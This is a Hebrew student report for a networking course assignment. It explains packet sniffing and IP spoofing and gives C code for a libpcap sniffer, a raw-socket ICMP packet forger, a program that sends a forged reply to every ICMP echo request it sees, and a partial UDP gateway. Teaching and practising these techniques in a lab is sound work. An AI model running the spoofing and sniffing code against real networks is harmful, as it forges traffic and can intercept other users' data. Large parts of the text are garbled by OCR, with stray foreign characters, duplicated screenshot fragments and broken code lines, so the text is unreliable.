

מטרה 5 ברשות תקשורת

מגישים: שלומי זכרייה- 315141242

יסמין כהן – 212733836

תחיליה נסביר מה זה בעצם : sniffer & spoofer
המידע מגיע ממחשב A למחשב B בעזרת כרטיס רשת(WIN), לכל
מכשיר בעל כרטיס רשת קיימת כתובת ייחודית שלו שנקראת כתובת
.MAC

از איך זה עובד?
נניח שמחשב A רוצה להעביר למחשב B מידע כלשהו והם מחוברים
לראוטר מסוים בעזרת WIFI, הראوتر משדר את כל הפקטות
שעוברות דרכו כך שכל מי שנמצא באותו של אוטם גלי WIFI יכול
להסניף אליו את הפקטות(זהה-h-sniffer).

כשהראוטר משדר את הפקטות הוא משדר אותם עם הכתובת MAC
של השולח(A) ושל המקלט(B), כך שעבור מחשב B הכרטיס רשת
שלו מפלטר את המידע ומקבל את הפקטות שנעודו אליו לפי כתובת
.MAC.

מכאן יש אפשרות להשתמש במצב **promiscuous mode**, כלומר
לומר לכרטיס רשת להפסיק לפולטר את הפקטות שמיועדות רק
לכתובת MAC שלו, וכך הוא יכול להסניף את כל הפקטות
שמושדרות באותו שלו.

ניתן להשתמש במצב **promiscuous mode** לרעה, כלומר נניח שקיים
עוד מכשיר attacker שיכל להסניף את כל הפקטות במצב
promiscuous mode, אז הוא יכול לשנות את הכתובת שלנו לכתובת
של A, ולשלוח ל B פקטה מזויפת(זהה-h-spoofer) כך שהוא
יחסוב שהזה הגיע מ-A למرات שזה נשלח מ-attacker.

חلك א-sniffer

בחלק זה התקשנו לכתב תוכנית קוד של sniffer, תוכנית שתצליח להסניף את הפקודות שMOVEDRAWNS ברשת בפורוטוקול TSP כאשר מפעילים את מטלה 2. נעזרנו בקשרו שהוא בראש המטלה, והשתמשנו בספריית pcap ובפונקציות הנדרשות שאיתם בונים sniffer.

בהתחלת הגדרנו משתנים כך ש:

היא משתנה שיצבע לנו על המכשיר עליו נרצה להסניף. הגדרנו את מכשיר הבררת מחדל (עליו מפעילים את hniff) להיות so . הגדרנו string שיכיל בתוכו שגיאה , שאotta הפונקציות יזרקו במקרה שנכשל פעולה הפונקציה. היא משתנה שיחזק לנו את הערך שיכנס מהפונקציה שפותחת את האזנה- ההסנה. זהו המשתנה שיחזק filter_exp את הביטוי שורצים לפטלר איתנו את הפקודות שברשת- בעצם לסן איתנו את הפקודות, במקרה שלנו הביטוי יהיה- "tcp". זהו משתנה מסווג שיחזק את הביטוי "המترجم" של הפילטר. mask- מגדיר את מסיקת הרשות שלנו במחשב. net מגדירה את כתובת IP שלנו. לאחר הגדרת המשתנים, נגדיר את המכשיר עליו נרצה להסניף, ונכנס למשנה dev. יש אפשרות שהמשתמש יכנס את שם המכשיר, ויש אפשרות אחרת שניקח את המכשיר ברירת מחדל שהגדכנו בהתאם- so. הפונקציה pcap_lookupnet - היא פונקציה שבהינתן שם התקן, מחזירה את אחד ממספר רשות IPv4 שלו ומסיקת הרשות המתאימה, זה נדרש מכיוון שאנו צריכים לדעת את מסיקת הרשות כדי להחיל את המסקן.

```
int main(int argc, char **argv)
{
    char *dev = NULL;           /* capture device name */
    char *deff = "lo";
    char errbuf[PCAP_ERRBUF_SIZE];      /* error buffer */
    pcap_t *handle;           /* packet capture handle */

    char filter_exp[] = "tcp";      /* filter expression [3] */
    struct bpf_program fp;        /* compiled filter program (expression) */
    bpf_u_int32 mask;           /* subnet mask */
    bpf_u_int32 net;            /* ip */

    /* check for capture device name on command-line */
    if (argc == 2) {
        dev = argv[1];
    }

    else if (argc > 2)
    {
        fprintf(stderr, "error: unrecognized command-line options\n\n");
        exit(EXIT_FAILURE);
    }

    else
    {
        dev = deff;
    }

    /* get network number and mask associated with capture device */
    if (pcap_lookupnet(dev, &net, &mask, errbuf) == -1) {
        fprintf(stderr, "Couldn't get netmask for device %s: %s\n",
                dev, errbuf);
        net = 0;
        mask = 0;
    }
}
```

נסביר גם על הפונקציות הבאות, ומה חשיבותן של כל אחד ב-sniffer:

כדי ליצור sniffer, צריך לפתח את האזנה, את הסנפה שköולטת את הפקודות שmag'uat, וכן
נשתמש בפונקציה `pcap_open_live`.

הפונקציה עובדת כך:
הארגון הראשון פותח את המחבר שמודדר במשתנה `dev`, הארגומנט השני מגדיר את מקסימום
הbytes של פאקטה שנוכל להסניף, בארגומנט השלישי אנחנו מגדירים לו להכניס את המחבר
למצב `promiscuous mode`, לאחר מכן מגדירים אותו להסניף עד שתתרחש שגיאה, ואם יש
שגיאה, נכניס אותה לארגומנט האחרון במחוזת `errbuf`.
(לאחר מכן הוא משתמש במחוזת זו כדי להדפיס הודעה שגיאה).

הפונקציה הבאה פונקציית `pcap_datalink` שהיא נועדה כדי לקבוע את סוג `link-layer`
שהמחבר מספק, חשוב לדעת מה סוג שלו כאשר מפרקם ומעבדים את תוכן החבילה.
הפונקציה מחזירה ערך המציין את סוג `link-layer headers`.

הפונקציה `pcap_compile` עוזרת לנו לתרגם את המסן שלנו.
לדוגמא בקוד שלנו רוצים להסניף רק פאקטות מסווג ה프וטוקול `tcp`. ולפני החלת המסן שלנו,
עלינו "לתרגם" את הביטוי `string` לביטוי שהפונקציה שמלטרת מבינה.
הארגון הראשון הינו `pcap_t *handle` (שהוא מגדיר את פתיחת ההסנפה). לאחר מכן הארגומנט
השני מתיחס למקום בו נאחסן את הגרסה "המתורגם" של המסן שלנו.
ואז מגיע הביטוי עצמו, בפורמט מחוזת גילה. אחר כך יש מספר שלם שמלחיט אם הביטוי צריך
להיות "אופטימיזציה" או לא. לבסוף, בארגומנט האחרון علينا לציין את מסכת הרשות של הרשת
עליה חל המסן.

הפונקציה הבאה היא `pcap_setfilter`, לאחר ש"תירגמו" את המסן נרצה לישם אותו בפונקציה
הזאת.

הארגון הראשון הוא ה- `hendle` שהסבירנו עליו, והשני הוא הפניה לארסת "המתורגם" של
הביטוי.

הפונקציה הבאה היא `pcap_loop`: היא הפונקציה שמשמש `köולטת` את הפקודות, וכל פאקטה שהיא
`köולטת` היא יש קורתה לפונקציה `got_packet` שנמצאת באחד מהארגוניים שלה (שהיא פונקציה
שtmparck את החבילה כדי לנתח ממנה את הנתונים שנרכזה...), נסביר עלייה בפירוט אחר כך.
از הארגומנט הראשון הוא `hendle`. לאחר מכן הארגומנט השני הוא מספר שלם שאומר
לפונקציה כמה חבילות הוא צריך לרחרח עד לסיום, אז עשוינו 1 - זה אומר פשוט להמשיך להסניף
עד שתהייה שגיאה.

הארגון השלישי הוא השם של הפונקציה `got_packet` שנקרה לה אחרי כל חבילה שmag'ua...
את הארגומנט הרביעי נגידר `CALLBACK`. הוא נועד לכך שאם יש לנו ארגומנטים משלנו שאנו רוצים
לשЛОח לפונקציית ה-`got_packet` נאחסן אותם בארגומנט זהה.

הפונקציה האחרונה היא `got_packet`, לפונקציה הזאת יש סוג החזרה `void`.
הארגון הראשון הוא הארגומנט האחרון של `loop_cap()`.

הארגון השני הוא ה- `header`, שמכיל מידע על החבילה.
הארגון השלישי זהו מצביע ל-`char_u`, והוא בעצם מצביע על הביט הראשון של גוש נתונים המכיל
את כל החבילה, כפי שהסבירנו על ידי `loop_cap()`.

נתאר קצת מה הלך בתוך הפונקציה הזאת:
בתחילת הפונקציה פירקנו את החבילה וננתנו לכל `struct (ip, tcp, segment, data)` את המיקום
בזיכרון ההתחלתי שלו, את זה ידענו לפי איך שלימודו אותנו לבני הSTRUCT, למדנו איך בני פאקטה
ב-`tcp` ומה בא בבדיקה אחריו, ביחס ל זיכרון שבו נמצאת הכתובת הראשונה בזיכרון של הפקטה.
לאחר שמילאנו את הSTRUCTים במידע הדורש, הגדרנו שנטפל רק בחבילות שיש בהם segmentים

שאלו הם בדיק החבילות שעוברות בראשת ממטלה 2, אך רצינו שהסניף שלנו ידפיס רק את הנתונים שלהם, וכך לפי ההגדרה הזאת, אם יקלטו פקודות שלא מהתמלה הוא יסניף אותם אך לא ידפיס.

לאחר מכן כאשר נרצה להדפיס את כל הנתונים נmir אותם ל-`bigIndian` בהדפסה, ונדפיס לתוך הקובץ שיצרנו בשם ה-`htz` שלנו. וכמוון `for` עצמו עשינו `for` שמדפיס אותו באקסה דיזמלி לקובץ.

```

/* print capture info */
printf("Device: %s\n", dev);
printf("Filter expression: %s\n", filter_exp);

/* open capture device */
handle = pcap_open_live(dev, BUFSIZ, 1, 1000, errbuf);
if (handle == NULL) {
    fprintf(stderr, "Couldn't open device %s: %s\n", dev, errbuf);
    exit(EXIT_FAILURE);
}

/* make sure we're capturing on an Ethernet device [2] */
if (pcap_datalink(handle) != DLT_EN10MB) {
    fprintf(stderr, "%s is not an Ethernet\n", dev);
    exit(EXIT_FAILURE);
}

/* compile the filter expression */
if (pcap_compile(handle, &fp, filter_exp, 0, net) == -1) {
    fprintf(stderr, "Couldn't parse filter %s: %s\n",
            filter_exp, pcap_geterr(handle));
    exit(EXIT_FAILURE);
}

/* apply the compiled filter */
if (pcap_setfilter(handle, &fp) == -1) {
    fprintf(stderr, "Couldn't install filter %s: %s\n",
            filter_exp, pcap_geterr(handle));
    exit(EXIT_FAILURE);
}

/* now we can set our callback function */
pcap_loop(handle, -1, got_packet, NULL);

/* cleanup */
pcap_freecode(&fp);
pcap_close(handle);

```

```

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
    static int count = 1; /* packet counter */

    /* declare pointers to packet headers */
    const struct ip *ip = (struct ip*)(packet + sizeof(struct ethhdr)); /* The IP header */
    const struct tcphdr *tcp = (struct tcphdr*)(packet + sizeof(struct ethhdr) + ip->ip_hl*4); /* The TCP header */
    struct calchdr* segment = (struct calchdr*)(packet + sizeof(struct ethhdr) + ip->ip_hl*4 + tcp->doff*4);
    const char* data = (char*)(packet + sizeof(struct ethhdr) + ip->ip_hl*4 + tcp->doff*4 + sizeof(struct calchdr));

    if(tcp->push != 1)
        return;

    char filename[50];
    sprintf(filename, "%s.txt", ID);
    FILE *fp = fopen(filename, "a");

    if (fp == NULL)
    {
        perror("fopen");
        exit(1);
    }

    printf("\nPacket number %d:\n", count);
    count++;
    printf("      From: %s\n", inet_ntoa(ip->ip_src));
    printf("      To: %s\n", inet_ntoa(ip->ip_dst));

    printf("      Src port: %d\n", ntohs(tcp->th_sport));
    printf("      Dst port: %d\n", ntohs(tcp->th_dport));

    segment->f = ntohs(segment->f);

    fprintf(fp, "{ source ip: %s, dest ip: %s, source port: %hu, dest port: %hu, timestamp: %u, total_length: %hu, cache_flag: %hu, steps_flag: %hu, type_flag: %hu ,\n
                inet_ntoa(ip->ip_src), inet_ntoa(ip->ip_dst), ntohs(tcp->th_sport), ntohs(tcp->th_dport),
                ntohs(segment->time), ntohs(segment->len), ((segment->f>12) & 1), ((segment->f>11) & 1),
                ((segment->f>10) & 1), segment->status_code, ntohs(segment->cache_control)}\n");

    for (int i = 0; i < ntohs(segment->len); i++)
    {
        if (((i & 15)) & 0x04) fprintf(fp, "\n%04X: ", i);
        fprintf(fp, "%02X ", ((u_char*)data)[i]);
    }
}

```

תשובות לשאלות על חלק א':

צורך להפעיל את תוכנית sniffers שלנו עם הרשות root – הרשות מנהל, כדי שנוכל לגשת לנוטנו הרשות הנדרשים להסנת חבילות שעוברות ברשת.

אנו רוצים להריץ תחת הרשות מנהל מכון שכך התוכנית תוכל ממש לגשת לנוטנו הרשות ולהגדיר את משך הרשות במצב promiscuous mode.

זה יתן לנו יכולות סינון וניתוח מתקדמות, גם יהיה אפשר לאחר הסנת פאקטה לנתח את header של שכבת ה link, שמכילה מידע על כרטיסים משך הרשות והשכבה הפיזית של הרשות.

כאשר תוכנית sniffer מופעלת ללא פקודות sudo, היא תוכל להסניף רק פאקטות שמופנות למכשיר עצמו שמריץ את sniffers, ולא לכל הפאקטות שעוברות ברשת, מה שיכול להגביל משמעותית את כמות תעבורת הרשות שהsniffers יכולים להסניף.

וגם ללא הרשות, יתכן שתוכנית sniffers לא תוכל לגשת למספרות מסוימות הנדרשות להסנת פאקטות וניתוח מתקדים.

מבחן קטן שעשינו על sniffers:

Sniffer, הוא תוכנה שיכולה למכוד ולנתח תעבורת רשת.

התוכנה מאפשרת למשתמש לראות את החבילות המועברות ברשת.

אפשר להשתמש בה למגוון מטרות טובות, לדוגמה לשזר נתונים שנאבדו, אבל אפשר להשתמש בה גם למטרות לא טובות, כי התוכנית מאפשרת למשתמש בה לראות את כל הנתונים המועברים ברשת, כולל לדוגמה סיסמאות ומספרי כרטיסי אשראי וזה יכול להיות מסוכן.

בכללי התוכנית יכולה להסניף גם פאקטות שלא מופנות ישירות למכשיר המריץ את sniffers, היא יכולה לקלוט את כל הפאקטות שעוברות ברשת אליה מחובר המכשיר.

לסניפר יש גם קצת מגבלות, מגבלה אחת היא שהתוכנית יכולה למכוד רק נתונים שמועברים בטקסט בורר, אז חבילות שהנתונים שלהם מוצפנים לא יהיו גלויים sniffers.

היום ישנו רשותות חדשות שימוש נועד לזיהות ולחסום ניסיונות הסנפה של פאקטות, מה שמיsha על התקפים להשתמש sniffers כדי לקבל גישה לא חוקית לרשת.

ובכללי חלק מהẤרים התקינו אמצעי אבטחה מתקדים כמו לדוגמה fireWall שיכלות לזיהות ולחסום ניסיונות הסנפה.

חלק ב- **spoofing**

ב חלק זה התקבשנו לכתב תוכנית קוד של `spoofing` , תוכנית שתצליח להסניף את הפקודות מסווג ICMP שמועברות ברשות ואז עברו אותן פאקטאות שהתקבלו ניקח את הכתובות (MAC,IP) של השולח ושל המქבל ונשלח למქבל פאקטה "מצויפת" בכך שנשנה את הכתובת שלנו אל הכתובת של השולח.

: Raw Socket

כמו שהסבירנו, אנו נדרש לזייף את הכתובת שלנו ולשנות את הפרטוקול(ICMP) ולכן נדרש לשנות זאת בכתבת התעבורה ובככתבת הרשות.

שכבה הרשות בעיקר מנוילת על ידי מערכת ההפעלה, אז Raw Socket בעצם נותן לנו את האפשרות הזאת שנוכל "להגיד" למערכת ההפעלה שנרצה גישה אל שכבת הרשות (sudo) ובכך לזייף את כתובתנו. כמובן שבנוסף נוכל לעורר את שכבת התעבורה שלנו להגדיר פרוטוקול מסווג ICMP.

*סביר את הקוד `spoofing.c` בתמונות בעמוד הבא.

EXPLORER

- SHLOMI
- 2 הלווה
- Gateway
- Gateway.c
- Gateway.o
- makefile
- Sniffer
- Sniffer.c
- Sniffer.o
- sniftnspoof
- sniftnspoof.c
- sniftnspoof.o
- Spoof
- Spoof.c
- Spoof.o

> OUTLINE

> TIMELINE

```
#include <stdio.h>
#include <stdlib.h>
#include <arpa/inet.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <string.h>
#include <errno.h>
#include <unistd.h>

unsigned short in_cksum (unsigned short *buf, int length)
{
    unsigned short *w = buf;
    int nleft = length;
    int sum = 0;
    unsigned short temp=0;

    while (nleft > 1)  {
        sum += *w++;
        nleft -= 2;
    }

    if (nleft == 1) {
        *(u_char *)&temp = *(u_char *)w ;
        sum += temp;
    }

    sum = (sum >> 16) + (sum & 0xffff);
    sum += (sum >> 16);
    return (unsigned short)(~sum);
}

void send_raw_ip_packet(struct ip* ip)
{
    struct sockaddr_in dest_info;
    int enable = 1;
```

in_cksum: חישוב שנשלח עם הפאקטה, שבודק בצד של המקלט אם אכן היה הגעה

00△0 Ln 1, Col 1 Spaces: 3 UTF-8 LF C

Spoof.c - shlomi - Visual Studio Code

dit Selection View Go Run Terminal Help

EXPLORER ... C Spoof.c

SHLOMI מטלה Gateway Gateway.c Gateway.o makefile Sniffer Sniffer.c Sniffer.o sniffnsniff nsniffnsniff.o Sniffer sniffnsniff.o Spoof Spoof.c Spoof.o

C Spoof.c

```
30     sum += (sum >> 16);
31     return (unsigned short)(~sum);
32 }
33
34 void send_raw_ip_packet(struct ip* ip) Create RawSocket function
35 {
36     struct sockaddr_in dest_info; Struct to define destination IP
37     int enable = 1; משתנה שיחזק למ את הערך שיכנס מהפונקציה שפותחת את החזנה- החספה
38
39     int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW); נשתמש בפונקציה
40
41     if (sock == -1)
42     {
43         perror("socket");
44         exit(1);
45     }
46
47     if (setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable)) == -1) כדי להפעיל את ה-IP-HEADERS מהספריה
48     {
49         perror("setsockopt"); netinet/io.h
50         exit(1);
51     }
52
53     dest_info.sin_family = AF_INET; נמלא את הפרטימ של היעד שאלינו אנו שולחים את הפאקטו
54     dest_info.sin_addr = ip->ip_dst;
55
56     if (sendto(sock, ip, ntohs(ip->ip_len), 0, (struct sockaddr *)&dest_info, sizeof(dest_info)) == -1) נשלח את הפאקטה לאחר שז"יפנו את בתובتنا
57     {
58         perror("sendto");
59         exit(1);
60     }
61
62     close(sock); close socket
63 }
64
65 int main()
66 {
67     char buffer[1500];
```

EXPLORER ... C Spoof.c X

SHLOMI < 2 טבלה

- Gateway
- Gateway.c
- Gateway.o
- makefile
- Sniffer
- Sniffer.c
- Sniffer.o
- sniffnspoof
- Sniffnspoof.c
- Sniffnspoof.o
- Spoof
- C Spoof.c
- Spoof.o

> OUTLINE

> TIMELINE

```

59     exit(1);
60 }
61     close(sock);
62 }
63 }
64
65 int main() {
66     char buffer[1500];
67
68     memset(buffer, 0, 1500);
69
70     struct ip *ip = (struct ip *) buffer; *ip-ip headers (the new packet)
71     struct icmphdr *icmp = (struct icmphdr *) (buffer + sizeof(struct ip)); *icmp-icmp headers
72
73     ip->ip_v = 4;
74     ip->ip_hl = 5;
75     ip->ip_ttl = 20;
76     ip->ip_src.s_addr = inet_addr("1.2.3.4");
77     ip->ip_dst.s_addr = inet_addr("10.0.2.15");
78     ip->ip_p = IPPROTO_ICMP;
79     ip->ip_len = htons(sizeof(struct ip) + sizeof(struct icmphdr));
80
81     icmp->type = ICMP_ECHO;
82     icmp->checksum = 0;
83     icmp->checksum = in_cksum((unsigned short *)icmp, sizeof(struct icmphdr));
84
85     send_raw_ip_packet(ip); שלוח את הפאקטה החדשה
86
87     return 0;
88 }
```

滿ela את ה- headers
ונגידו את האורך של הפקאהה ק' להיות הגודל של
ip headers + icmp headers
או במיילים אחרים, כדי שלא יהיה לנו טיעות בדברון כלומר שבטים של
שכבות התשובה יהיו בשכבה הרשות או להפוך נצטחן לפונקציית מקום
קוזם כל לשכבה הרשות ורק לאחר מכן לבנות מקום לשכבה
הטעבונה, נתן הגודל המקסימלי של אחת מהם מבנה של כל אחד

滿ela את ה- struct icmphdr של headers

Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?

לא,

אם הערך בשדה האורך אינו תואם את האורך האמיתי של הפאקטה, מערכת הפעלה לא תוכל לעבוד את הפאקטה כראוי.

לדוגמא, אם שדה האורך מציין שהפאקטה גדולה ממה שהיא בפועל, אז נתב עשוי לנסות לקרוא מעבר לסופם הפאקטה, וללכט מקום שלא קשור בזיכרון.

מצד שני, אם שדה האורך מציין שהפאקטה קטנה ממה שהיא בפועל, יתכן שנتاب לא יקרא את כל הנתונים של הפאקטה מהזיכרון, מה שיגרום לאובדן נתונים של הפאקטה.

לכן, חשוב ששדה אורך פאקטת IP יכול את האורך המדויק של הפאקטה, כך שמערכת הפעלה תוכל לעבוד ולהעביר את הפאקטה כראוי.

Using the raw socket programming, do you have to calculate the checksum for the IP header?

כן, בעת שימוש בתכונות socket גולמי לייצרת פאקטות IP, בדרך כלל בשכבה האפליקציה צריך לחשב ולהגדיר את checksum עבור ה-IP Headers.

עם זאת, לחלק מערכות הפעלה יש תכונה הנקראת "checksum offloading" שבה בשכבה הרשות יבוצע החישוב ושכבה זאת תגדיר את checksum עבור ה-IP Headers במקום שכבה האפליקציה.

חלק ג- sniffinspoof

ב חלק זה, תשלב את ה-sniffer וה-spoof'er כדי לישם תוכנית שמסניפה את המידע ולאחר מכן מזיפת אותה ושולחת. נוצר שתי מכונות באותו LAN.

מכונה A, נבער ping עם IP 10.9.0.5 – זה ייצור חבילת ICMP echo request. אם כי, תוכנית הפינג מקבל echo reply, ותדפיס את התגובה. תוכנית - sniffinspoof פועלת על מכונת ה-spoof'er, ותמנטרת את ה-LAN באמצעות הסנפה של פקודות. בכל פעם שהיא רואה echo request של ICMP, ללא קשר לכתובת ה-IP של היעד, התוכנית צריכה לשלוח מיד echo reply באמצעות spoof'er.

*נראה את הקוד sniffinspoof.c בתמונות בעמוד הבא

Go Run Terminal Help

C sniffnsnpoof.c X

C sniffnsnpoof.c

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <sys/types.h>
4 #include <sys/socket.h>
5 #include <netinet/in.h>
6 #include <netinet/ip.h>
7 #include <netinet/ip_icmp.h>
8 #include <net/ethernet.h>
9 #include <arpa/inet.h>
10 #include <string.h>
11 #include <errno.h>
12 #include <pcap.h>
13 #include <unistd.h>
14
15 unsigned short in_cksum (unsigned short *buf, int length)
16 {
17     unsigned short *w = buf;
18     int nleft = length;
19     int sum = 0;
20     unsigned short temp=0;
21
22     while (nleft > 1)  {
23         sum += *w++;
24         nleft -= 2;
25     }
26
27     if (nleft == 1) {
28         *(u_char *)&temp) = *(u_char *)w ;
29     }
30 }
```

sniffnsnpoof.c - shlomi - Visual Studio Code

Run Terminal Help

C sniffnsnpoof.c X

C sniffnsnpoof.c

```
19     int sum = 0;
20     unsigned short temp=0;
21
22     while (nleft > 1)  {
23         sum += *w++;
24         nleft -= 2;
25     }
26
27     if (nleft == 1) {
28         *(u_char *)&temp) = *(u_char *)w ;
29         sum += temp;
30     }
31
32     sum = (sum >> 16) + (sum & 0xffff);
33     sum += (sum >> 16);
34     return (unsigned short)(~sum);
35 }
36
37 void send_raw_ip_packet(struct ip* ip)
38 {
39     struct sockaddr_in dest_info;
40     int enable = 1;
41
42     int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
43
44     if (sock == -1)
45     {
46         perror("socket");
47         exit(1);
48     }
49
50     if (setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable)) == -1)
51     {
52         perror("setsockopt");
53         exit(1);
54     }
55
56     dest_info.sin_family = AF_INET;
57     dest_info.sin_addr.s_addr = in.sin_addr.s_addr;
```

sniffnsnpoof.c X

```
38 {  
39     struct sockaddr_in dest_info;  
40     int enable = 1;  
41  
42     int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);  
43  
44     if (sock == -1)  
45     {  
46         perror("socket");  
47         exit(1);  
48     }  
49  
50     if (setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable)) == -1)  
51     {  
52         perror("setsockopt");  
53         exit(1);  
54     }  
55  
56     dest_info.sin_family = AF_INET;  
57     dest_info.sin_addr = ip->ip_dst;  
58  
59     if (sendto(sock, ip, ntohs(ip->ip_len), 0, (struct sockaddr *)&dest_info, sizeof(dest_info)) == -1)  
60     {  
61         perror("sendto");  
62         exit(1);  
63     }  
64  
65     close(sock);  
66 }  
67  
68
```

sniffnsnpoof.c - shlomi - Visual Studio Code

Run Terminal Help

C sniffnsnpoof.c X

```
· C sniffnsnpoof.c  
C sniffnsnpoof.c  
64 |     close(sock);  
65 }  
66  
67  
68  
69 void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)  
70 {  
71     /* declare pointers to packet headers */  
72     const struct ip *ip = (struct ip*)(packet + sizeof(struct ethhdr)); /* The IP header */  
73     const struct icmphdr *icmp = (struct icmphdr*)(packet + sizeof(struct ethhdr) + ip->ip_hl*4); /* The ICMP header */  
74  
75     if (icmp->type!=ICMP_ECHO)  
76         return;  
77  
78     printf("packet snifed\n");  
79     char buff[1500];  
80     bzero(buff, sizeof(buff));  
81  
82     memcpy(buff, (packet+sizeof(struct ethhdr)), header->len - sizeof(struct ethhdr));  
83  
84     struct ip* spoofed_ip = (struct ip*)(buff);  
85     struct icmphdr *spoofed_icmp = (struct icmphdr*)(buff + ip->ip_hl*4);  
86  
87     spoofed_ip->ip_src = ip->ip_dst;  
88     spoofed_ip->ip_dst = ip->ip_src;  
89  
90     spoofed_icmp->type = ICMP_ECHOREPLY;  
91  
92     spoofed_icmp->checksum = 0;  
93     spoofed_icmp->checksum = in_cksum((unsigned short *)icmp, sizeof(struct icmphdr));  
94  
95     send_raw_ip_packet(spoofed_ip);  
96     printf("packet spoofed\n");  
97 }  
98  
99 int main(int argc, char **argv)  
100 {  
101 }
```

Ln 1, Col 1 Tab Size: 4 UTF-8 LF C

```
C sniffnspoof.c
98
99  int main(int argc, char **argv)
100 {
101
102     char *dev = NULL;           /* capture device name */
103     char *deff = "any";
104     char errbuf[PCAP_ERRBUF_SIZE];    /* error buffer */
105     pcap_t *handle;            /* packet capture handle */
106
107     char filter_exp[] = "icmp";   /* filter expression [3] */
108     struct bpf_program fp;       /* compiled filter program (expression) */
109     bpf_u_int32 mask;           /* subnet mask */
110     bpf_u_int32 net;            /* ip */
111
112
113     /* check for capture device name on command-line */
114     if (argc == 2) {
115         dev = argv[1];
116     }
117
118     else if (argc > 2)
119     {
120         fprintf(stderr, "error: unrecognized command-line options\n\n");
121         exit(EXIT_FAILURE);
122     }
123
124     else
125     {
126         dev = deff;
127     }
128
129     /* get network number and mask associated with capture device */
130     if (pcap_lookupnet(dev, &net, &mask, errbuf) == -1) {
131         fprintf(stderr, "Couldn't get netmask for device %s: %s\n",
132                 dev, errbuf);
133         net = 0;
134         mask = 0;
135     }
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
```

Ln 1, Col 1 Tab Size: 4 UTF-8 LF C ⌂

sniffnspoof.c - shlomi - Visual Studio Code

File View Go Run Terminal Help

ER ... C sniffnspoof.c X C sniffnspoof.c

```
127
128
129     /* get network number and mask associated with capture device */
130     if (pcap_lookupnet(dev, &net, &mask, errbuf) == -1) {
131         fprintf(stderr, "Couldn't get netmask for device %s: %s\n",
132                 dev, errbuf);
133         net = 0;
134         mask = 0;
135     }
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
```

Ln 1, Col 1 Tab Size: 4 UTF-8 LF C ⌂



C sniffnspoof.c X

```

146     }
147
148     /* make sure we're capturing on an Ethernet device [2] */
149     if (pcap_datalink(handle) != DLT_EN10MB) {
150         fprintf(stderr, "%s is not an Ethernet\n", dev);
151         exit(EXIT_FAILURE);
152     }
153
154     /* compile the filter expression */
155     if (pcap_compile(handle, &fp, filter_exp, 0, net) == -1) {
156         fprintf(stderr, "Couldn't parse filter %s: %s\n",
157                 filter_exp, pcap_geterr(handle));
158         exit(EXIT_FAILURE);
159     }
160
161     /* apply the compiled filter */
162     if (pcap_setfilter(handle, &fp) == -1) {
163         fprintf(stderr, "Couldn't install filter %s: %s\n",
164                 filter_exp, pcap_geterr(handle));
165         exit(EXIT_FAILURE);
166     }
167
168     /* now we can set our callback function */
169     pcap_loop(handle, -1, got_packet, NULL);
170
171     /* cleanup */
172     pcap_freecode(&fp);
173     pcap_close(handle);
174
175     printf("\nCapture complete.\n");
176
177     return 0;
178 }
179
180

```

Ln 1, Col 1 Tab Size: 4

הסבירנו ופירטנו על ה-sniffer ועל snoofer בחלוקת הקודמים של המטלה(על המבנים של headers,פונק', וכו'..), אך מכאן רק נסביר על איך שילבנו ביניהם:

התוכנית מסניפה (במכשיר מוגדר - dev) פאקטוות של קו ומפלרטת רק פאקטוות של ICMP.

כאשר פאקטוות מסווג ICMP נלכדת, התוכנית משנה את כתובות ה-IP של המקור והיעד, ואת סוג header של ICMP, כדי ליצור פאקטה מסווג ICMP מזויפת.

מכאן, כמו בחלק ב' התוכנית שולחת את החביליה המזויפת בחזרה לשולחן המקורי על ידי קריאה לפונקציה send_raw_ip_packet.

פונקציה זו יוצרת socket ומאפשרת את האפשרות `HDRINCL` (כמו שהסבירנו בחלק ב') ושולחת את החבילה לכתובות ה-IP של היעד.

התהיליך נמשך ללא הגבלת זמן, כלומר הוא לא יפסיק להסניף ולשלוח פאקטות מזוייפות עד שנעצור אותו.

חלק ד - **Gateway**

ב חלק זה נצטרך ליצור יישום שיתפרק לשרת פרויקט אחד פרוטוקול UDP.

- נסbir את הקוד c Gateway שעשינו (הקוד מוצג בתמונות בעמוד הבא) :

תחילה, ביצענו שהענו **יאזין** לפקטות מסוג : **port-datagrams** (SERVER_PORT_FOR_CLIENT).

לאחר מכן מעביר אותו לכטובת IP ו-port הספציפים כמו שהגדכנו: (SERVER_PORT_FOR_PROXY ו SERVER_IP_ADDRESS_FOR_PROXY).

הserver יוצר שני סוקטים, אחד עבור קבלת datagrams ואחד עבור שליחתן. הנתונים שהתקבלו מאוחסנים במאגר, ואז נוצר מספר אקראי כלשהו כדי להחליט האם לשחרר את החבילה או להעביר אותה ליעד.

לאחר מכן השרת ממתיין לדאטגרם הנכנס הבא והתחליך ממשיר ללא הגבלת זמן.

Go Run Terminal Help



C Gateway.c X

```

1 #include <stdlib.h>
2 #include <errno.h>
3 #include <string.h>
4 #include <sys/types.h>
5 #include <netinet/in.h>
6 #include <arpa/inet.h>
7 #include <sys/socket.h>
8 #include <unistd.h>
9 #include <stdio.h>
10
11 #define SERVER_PORT_FOR_CLIENT 10001
12
13 #define SERVER_IP_ADDRESS_FOR_PROXY "8.8.8.8"
14 #define SERVER_PORT_FOR_PROXY 10002
15
16
17 int main()
18 {
19     char buffer[1500] = { '\0' };
20     int SocketRecev = -1;
21     if ((SocketRecev = socket(AF_INET, SOCK_DGRAM, 0)) == -1)
22     {
23         printf("Could not create SocketRecev\n");
24         return -1;
25     }
26
27     int SocketSender = -1;
28     if ((SocketSender = socket(AF_INET, SOCK_DGRAM, 0)) == -1)
29     {
30         printf("Could not create SocketSender\n");
31         return -1;
32     }
33
34     struct sockaddr_in addressOfProxy;
35     memset((char *)&addressOfProxy, 0, sizeof(addressOfProxy));
